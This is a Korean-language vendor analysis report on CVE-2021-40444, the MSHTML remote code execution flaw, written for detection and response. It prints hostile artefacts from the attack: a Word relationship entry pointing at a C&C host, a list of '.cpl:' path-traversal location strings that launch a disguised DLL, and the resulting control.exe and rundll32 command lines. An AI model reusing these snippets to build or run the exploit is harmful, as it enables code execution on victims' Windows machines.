2021.09 최초공개,
대부분의 안티바이러스 솔루션은 탐지하지 못한

MSHTML Remote Code Execution Vulnerability 분석리포트 (CVE-2021-40444)


2021.09

SOMANSA

1. 개 요

1.1 배 경

2021 년 9 월, CVE-ID CVE-2021-40444 로 지정된 원격 코드 실행 (Remote Code Execution) 취약점이 공개되었다. 이는 Microsoft 社에서 개발한 IE (Internet Explorer) 전용 MSHTML 엔진의 입력값 검증 미흡으로 인하여 발생하는 취약점으로서, 원격 코드 실행 (Remote Code Execution) 이라는 심각한 위협에 비해 비교적 쉽게 구현이 가능하다. 본 분석 보고서 작성 시점에 이미, 주요 해킹 포럼과 보안 업체들은 CVE-2021-40444 를 간단히 구현하고 취약점에 관한 풀체인 자료를 공개하고 있다. 특히, 유명 보안 정보 업체인 BleepingComputer 측은 해당 취약점을 15 분만에 재현하였다.



[그림 1] CVE-2021-40444 를 이용한 공격 빈도 (Microsoft)

Microsoft 의 공개 자료를 참조한 결과, 본 취약점을 악용한 사례는 2021 년 8 월 18 일에 발생되었다고 한다. 이에 대한 증명으로 8 월 19 일 기준, VirusTotal 에 CVE-2021-40444 취약점을 사용한 악성 샘플이 존재한다. 이후 9 월 7 일, Microsoft 측에서 CVE-2021-40444 취약점의 부분적 해결 방안을 공개적으로 발표하였으나, 본 취약점을 사용한 샘플은 다시 한번 추가적으로 발견되었다. 이후 해당 취약점을 사용한 공격은 위 [그림 1]과 같이 더욱 활발하게 진행되었으며, 특히 9 월 7 일 두 번째 샘플이 발견된 후 24 시간동안 급격하게 공격의 빈도는 상승하였다.

2021 년 9 월 14 일, Microsoft 는 CVE-2021-40444 취약점의 보안 업데이트를 발표하였으며, 이는 다음과 같다.

- KB5005565 - Windows 10 Version 2004, 20H2, 21H1
- KB5005566 - Windows 10 Version 1909
- KB5005569 - Windows 10 Version 1507

- KB5005573 - Windows 10 Version 1607

보안 업데이트가 발표되었음에도, CVE-2021-40444 취약점을 이용한 공격은 지속적으로 이루어지고 있다. 소만사는 이와 같은 상황을 심각하게 판단하고, 본 보고서에 CVE-2021-40444 취약점에 대한 분석을 통해 이를 방지 및 대응할 수 있도록 상세한 내용을 기재하였다.

1.2. 파일 정보

Name	**[unknown].docx**
Type	MS Office Word Document
Behavior	Redirect
SHA-256	938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52
Description	Redirect to External Link

[파일 1] Malicious Word Document File

Name	**side.html**
Type	HTML (Hypertext Markup Language)
Behavior	Escape Sandbox, Execute Payload
SHA-256	d0fd7acc38b3105facd6995344242f28e45f5384c0fdf2ec93ea24bfbc1dc9e6
Description	Download and Install CAB, CVE-2021-40444

[파일 2] C&C HTML File


Name	**ministry.cab**
Type	CAB (Cabinet)
Behavior	Dropper
SHA-256	1fb13a158aff3d258b8f62fe211fabeed03f0763b2acadbccad9e8e39969ea00
Description	Extract Payload

[파일 3] Cabinet File

Name	**championship.inf**
Type	DLL (Dynamic Link Library)
Behavior	Remote Code Execution
SHA-256	6eedf45cb91f6762de4e35e36bcb03e5ad60ce9ac5a08caeb7eda035cd74762b
Description	Payload

[파일 4] Payload File

2. 분 석



[그림 2] CVE-2021-40444 를 이용한 공격 시나리오

[1 단계: ①]

①: 공격자는 정상문서로 위장된 악성 워드 문서 파일을 실행하도록 유도한다. 워드 문서 파일 실행 시 내부에 저장된 C&C 서버로 접속한다.

[2 단계: ②]

②: HTML 웹 페이지의 악의적인 JavaScript 코드를 실행한다. C&C 서버에 접속해 CAB 파일을 내려받고, 이를 설치하는 과정에서 웹 브라우저의 샌드박스를 탈출해 페이로드를 시스템 내부에 저장한다.

[3 단계: ③]

③: 페이로드는 MSHTML 의 입력값 검증 미흡 취약점을 악용하여 실행된다. 확보한 샘플에선 Cobalt Strike Backdoor Beacon 이 쓰였지만, 시연 과정에선 계산기로 대체했다.

[웹 브라우저 샌드박스와 CVE-2021-40444]

웹 브라우저는 악성 웹 페이지 등이 시스템과의 직접적인 상호작용을 하지 못하도록 샌드박스 형태의 격리된 환경에서 동작하도록 설계되어있다. 이번 샘플에 사용된 공격 기법은 CAB 파일 다운로드 및 설치 과정에서 웹 브라우저의 샌드박스를 탈출하여 시스템 내부에 페이로드를 설치한다. 그러나, CAB 파일 이외에도 다양한 공격 벡터가 있을 수 있으며 현재 지속적인 연구가 이루어지고 있다. 다양한 공격 벡터를 통해 샌드박스를 성공적으로 탈출한 후 시스템 내 페이로드가 저장되었다면, 최종적으로 CVE-2021-40444 를 사용하여 페이로드를 실행할 수 있다.

2.1. 외부 링크 연결


```
<Relationship
    Id="rId6"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
    Target="mhtml:http://hidusi.com/e8c76295a5f9acb7/side.html!x-usc:http://hidusi.com/e8c76295a5f9acb7/side.html"
    TargetMode="External"
/>
```

[그림 3] 악성 워드 문서 내 삽입된 C&C 서버

Word 문서 파일은 내부적으로 XML 파일들의 압축된 형식이다. 이러한 이유로 압축을 해제하면 Word 문서를 구성하고 있던 다양한 XML 파일들을 확인할 수 있다. 압축 해제 후 document.xml.rels 파일을 확인해보면, C&C 서버가 삽입되어있다. 또한 C&C 서버 연결 시, 하이퍼링크에 “mhtml:” 지시자를 사용해 이를 MHTML 프로토콜 핸들러가 처리하도록 했다. 해당 C&C 서버는 접속이 불가하여, 본 보고서는 분석 환경 내 동일한 환경을 구축하여 분석을 진행하였다.

2.2. CVE-2021-40444

```
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:123',
ActiveXObjectVAR['Script']['location'] = '.cpl:../../../AppData/Local/Temp/Low/championship.inf',
ActiveXObjectVAR2['Script']['location'] = '.cpl:../../../AppData/Local/Temp/championship.inf',
ActiveXObjectVAR3['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/Low/championship.inf',
ActiveXObjectVAR4['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/championship.inf',
ActiveXObjectVAR5['Script']['location'] = '.cpl:../../../../../Temp/Low/championship.inf',
ActiveXObjectVAR4['Script']['location'] = '.cpl:../../../../../Temp/championship.inf',
ActiveXObjectVAR4['Script']['location'] = '.cpl:../../Low/championship.inf',
ActiveXObjectVAR4['Script']['location'] = '.cpl:../../championship.inf';
```

[그림 4] 페이로드를 실행하기 위한 URL 목록

C&C 서버와 연결이 진행되면, C&C 서버 내 JavaScript 익스플로잇 코드가 실행된다. [그림 4]는 해당 과정의 일부이며, 이는 페이로드가 타겟 시스템 내부에 저장된 이후에 해당 페이로드를 실행하기 위한 코드이다.

JavaScript 에서 location 객체를 사용하면 특정 URL 로 이동이 가능하다. [그림 4]에 나열된 문자열들을 사용하여 Mshtml.dll 의 ShellExecURL API 를 호출하게 되는데, 해당 API 내부에서 URL 에 관한 검증이 미흡하여 CVE-2021-40444 취약점이 발생한다. 해당 API 는 CVE-2021-40444 취약점이 발생될 시점에 그림[4]의 문자열이 인자로 입력되며, 인자로 사용된 검증이 안된 문자열을 레지스트리에 정의된 URL Scheme 를 사용해 시스템 응용프로그램으로 악성 페이로드를 실행시킨다.


레지스트리 키	HKCR₩.cpl₩(Default)
레지스트리 값	cplfile

[표 1] HKEY_CLASSES_ROOT 에 정의된 URL Scheme (1)

레지스트리 키	HKCR₩cplfile₩shell₩cplopen₩command
레지스트리 값	%SystemRoot%₩System32₩control.exe "%1",%*

[표 2] HKEY_CLASSES_ROOT 에 정의된 URL Scheme (2)

URL Scheme 에 대한 정의는 HKEY_CLASSES_ROOT 하이브에 위와 같이 정의되어 있다. .cpl 확장자 파일의 경우, 위와 같이 제어판 응용프로그램인 control.exe 를 통해 실행시키도록 정의되어 있고 .cpl 확장자 레지스트리의 기본값인 cplfile 을 찾아가면 실행할 때 사용되는 명령 인자를 확인할 수 있다.



[그림 5] URL 검증이 미흡해 가능한 쉘 명령 실행

ShellExecURL API 는 내부적으로 ShellExecuteW API 를 호출한다. 이 때, 입력 인자는 location 객체를 통해 리다이렉션 될 URL 이 사용된다. 위와 같이 내부 테스트로 .somansa 라는 URL Scheme 를 사용한 결과, 레지스트리에 정의된 응용프로그램이 없어 연결 프로그램을 지정해달라는 메시지가 출력됐다.

```
.cpl:../../../AppData/Local/Temp/Low/championship.inf

.cpl:../../../AppData/Local/Temp/championship.inf

.cpl:../../../../AppData/Local/Temp/Low/championship.inf

.cpl:../../../../AppData/Local/Temp/championship.inf

.cpl:../../../../../Temp/Low/championship.inf

.cpl:../../../../../Temp/championship.inf

.cpl:../../Low/championship.inf
```

.cpl:../../championship.inf

[표 3] 페이로드를 실행하기 위한 상대경로 목록


시스템 내부에 저장된 페이로드를 [표 3]에 나열된 경로로 찾아갈 수 있다면 CVE-2021-40444 취약점을 이용한 페이로드 실행이 성공적으로 수행된다. championship.inf 파일은 페이로드 역할을 하며, INF 파일로 위장한 DLL 파일이다. 경로는 워드 문서를 시작한 곳을 기준으로 [표 3]의 상대 경로를 이어붙인다.

```
C:/Users/somansa/Desktop/.cpl:../../../AppData/Local/Temp/championship.inf

        => C:/Users/somansa/AppData/Local/Temp/championship.inf
```

[그림 6] 상대경로 해석 과정


페이로드 실행 과정의 상대경로 해석 과정은 다음과 같다. Word 문서가 바탕화면에서 실행되었고, .cpl:../../../AppData/Local/Temp/championship.inf 문자열이 ShellExecuteW API 의 URL 로 입력됐다면 control.exe 로 C:/Users/somansa/AppData/Local/Temp/championship.inf 경로를 실행하게 되는 것이다. 이 때 페이로드인 championship.inf 는 해당 경로에 미리 저장되어 있어야하며, 저장되어 있지 않다면 실행되지 않는다.



```
C:₩Windows₩SysWOW64₩control.exe ".cpl:../../../../AppData/Local/Temp/Low/championship.inf",
"C:₩Windows₩system32₩rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../../AppData/Local/Temp/Low/championship.inf",
C:₩Windows₩system32₩RunDll32.exe Shell32.dll,Control_RunDLL ".cpl:../../../../AppData/Local/Temp/Low/championship.inf",
C:₩Windows₩SysWOW64₩control.exe ".cpl:../../../../AppData/Local/Temp/championship.inf",
"C:₩Windows₩system32₩rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../../AppData/Local/Temp/championship.inf",
C:₩Windows₩system32₩RunDll32.exe Shell32.dll,Control_RunDLL ".cpl:../../../../AppData/Local/Temp/championship.inf",
C:₩Windows₩SysWOW64₩control.exe ".cpl:../../../../../Temp/Low/championship.inf",
"C:₩Windows₩system32₩rundll32.exe" Shell32.dll,Control_RunDLL ".cpl:../../../../../Temp/Low/championship.inf",
C:₩Windows₩system32₩RunDll32.exe Shell32.dll,Control_RunDLL ".cpl:../../../../../Temp/Low/championship.inf",
C:₩Windows₩SysWOW64₩control.exe ".cpl:../../../../../Temp/championship.inf",
```

[그림 7] 제어판으로 페이로드를 탐색 및 실행하는 과정 (1)

CVE-2021-40444 취약점을 이용한 공격 수행 시, 페이로드 실행 매개체로서 제어판을 선택한 이유는 제어판의 항목인 CPL 파일들은 DLL 포맷으로, Control.exe 가 CPL 파일을 실행할 때 Shell32.dll 의 Export 함수인 Control_RunDLL 을 호출하여 일반적인 DLL 과 동일한 방식으로 실행할 수 있기 때문이다. 결국 CVE-2021-40444 취약점을 이용한 공격 수행 시 .cpl: Schema 를 사용하여 페이로드를 DLL 처럼 실행시킨다는 것을 의미한다.




[그림 8] 페이로드 실행 완료

계산기를 실행하는 코드가 포함된 DLL 을 최종 페이로드로 하여 CVE-2021-40444 취약점을 이용한 공격을 재현했다. Word 문서를 실행하자 성공적으로 계산기가 실행됐다.

3. 탐 지

Privacy-i EDR 은 CVE-2021-40444 취약점에 대해 아래와 같이 탐지하고 있다.



[그림 9] Privacy-i EDR 탐지 상세 정보

CVE-2021-40444 취약점은 시스템 파일인 Control.exe 를 이용하여 보안 제품의 탐지를 회피하고, Shell32.dll 의 Export 함수인 Control_RunDLL 을 통해 INF 파일로 위장한 악성 DLL 을 CPL 파일의 형식으로 실행하고 있다. Privacy-i EDR 은 이와 같은 행위를 "의심스러운 CPL 파일 실행" 행위로 탐지하고 차단하였다.

4. 대 응

1. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
2. 신뢰할 수 없는 문서 파일은 제한된 보기 모드에서 본다.
3. 파일 탐색기의 Word 및 RTF 문서 미리 보기 기능을 비활성화한다.
4. ActiveX 컨트롤 설치 기능을 비활성화한다.
5. 비 업무 사이트 및 신뢰 할 수 없는 웹 사이트의 연결을 차단한다.
6. Microsoft 에서 제공하는 보안 패치를 설치한다.

    - KB5005565 - Windows 10 Version 2004, 20H2, 21H1
    - KB5005566 - Windows 10 Version 1909
    - KB5005569 - Windows 10 Version 1507
    - KB5005573 - Windows 10 Version 1607

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.